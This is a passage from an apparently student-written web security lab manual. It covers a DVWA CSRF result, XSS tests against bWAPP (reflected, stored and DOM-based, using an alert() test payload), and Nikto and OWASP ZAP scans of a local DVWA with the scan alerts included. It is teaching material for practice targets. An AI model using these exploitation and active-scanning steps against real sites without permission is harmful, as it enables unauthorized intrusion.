


Fig 3: Burp Suite HTTP history and captured GET request containing password_new, password_conf, and Change parameters.

RESULT

The DVWA CSRF password-change form was accessed at Low security and its HTTP request was inspected using Burp Suite. The captured form and request show no user_token parameter. The provided evidence includes an HTTP 200 OK response; however, a successful password change was not conclusively demonstrated by the supplied screenshots. The final result should be marked successful only after verifying the change with DVWA's Test Credentials control.

EXPERIMENT 12

IDENTIFY XSS VULNERABILITIES IN WEB APPLICATIONS

AIM

To identify and exploit Cross-Site Scripting (XSS) vulnerabilities - Reflected, Stored, and DOM-based - in a vulnerable web application.

TOOLS REQUIRED

- Kali Linux
- bWAPP (has dedicated modules for all 3 XSS types) – set security to low
- Any browser with Developer Tools


PROCEDURE

1. Prepare bWAPP in the Kali Linux environment.
2. Access bWAPP and set the security level to Low.
3. Go to the Reflected XSS module.
4. Enter a harmless JavaScript test payload such as:


   <script>alert('Reflected-XSS-Test')</script>
5. Submit the input and observe the response.
6. If the JavaScript alert executes immediately, identify the application as vulnerable to Reflected XSS.
7. Go to the Stored XSS - Blog module.
8. Enter the same type of harmless XSS test payload in the comment field.
9. Submit and save the comment.
10. Reload the page or access the page again.
11. If the payload executes again from the saved comment, identify the application as vulnerable to Stored XSS.
12. Go to the DOM-based XSS module.
13. Examine the page's client-side JavaScript and identify where user-controlled input is written into the DOM.
14. Enter a harmless XSS test payload through the vulnerable parameter.
15. Observe whether the JavaScript executes without requiring the server to reflect the payload.
16. If it executes through client-side DOM manipulation, identify the application as vulnerable to DOM-based XSS.
17. Document the observed results for all three XSS types.

OUTPUT


Reflected-XSS




Stored-XSS



DOM-XSS



Cookie-Stealing



RESULT

Thus, the Reflected XSS, Stored XSS, and DOM-based XSS vulnerabilities were successfully identified and demonstrated in the bWAPP vulnerable web application using JavaScript test payloads.

EXPERIMENT 13

DETECT WEB APPLICATION VULNERABILITIES USING SECURITY TOOLS

AIM

To use automated web vulnerability scanners to identify common security flaws in a target web application.

TOOLS REQUIRED


- Kali linux
- OWASP ZAP(Zed Attack Proxy)
- Nikto
- Target: OWASP Juice Shop(or DVWA)

PROCEDURE


1. Launch the Kali Linux environment.
2. Open the target web application (DVWA) and set its security level to Low.
3. Open Nikto and specify the DVWA URL as the target.
4. Carry out the Nikto scan to identify server misconfigurations, missing security headers, exposed directories, and other weaknesses.
5. Document the Nikto scan results.
6. Open OWASP ZAP (Zed Attack Proxy).
7. In ZAP, enter the DVWA URL in the Automated Scan option.
8. Run the Spider to discover the pages and resources of the web application.
9. Run the Active Scan to test the discovered resources for common vulnerabilities.
10. Access the Alerts tab and review the identified vulnerabilities according to their risk levels: High, Medium, Low, and Informational.
11. Review each finding for its description, affected URL, risk rating, and suggested solution.
12. Generate/export the ZAP vulnerability report in HTML/PDF format.
13. Document the findings and report as the output of the experiment.
14. Stop the scanning tools and close the test environment.


OUTPUT


Alerts Tab




Alerts with Description




Automated Scan
ZAP by Checkmarx
This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.
Please be aware that you should only attack applications that you have been specifically been given permission to test.
URL to attack:
http://127.0.0.1/DVWA
Alerts (9)
Content Security Policy (CSP) Header Not Set (4)
Missing Anti-clickjacking Header (2)
Big Redirect Detected (Potential Sensitive Inform
Cookie without SameSite Attribute
In Page Banner Information Leak (2)
Server Leaks Version Information via "Server" H
X-Content-Type-Options Header Missing (4)
Authentication Request Identified
Session Management Response Identified (3)
URL: http://127.0.0.1/DVWA
Risk: Low
Confidence: Medium
Parameter:
Attack:
Evidence:
CWE ID: 201
WASC ID: 13
Source: Passive (10044 - Big Redirect Detected (Potential Sensitive Information Leak))
Alert Reference: 10044-1
Input Vector:
Description:
The server has responded with a redirect that seems to provide a large response. This may indicate that although the server sent a redirect it also responded with body content (which may include sensitive details, PII, etc.).
Other Info:
Location header URI length: 22 [http://127.0.0.1/DVWA/].
Predicted response size: 322.
Response Body Length: 345.
Solution:
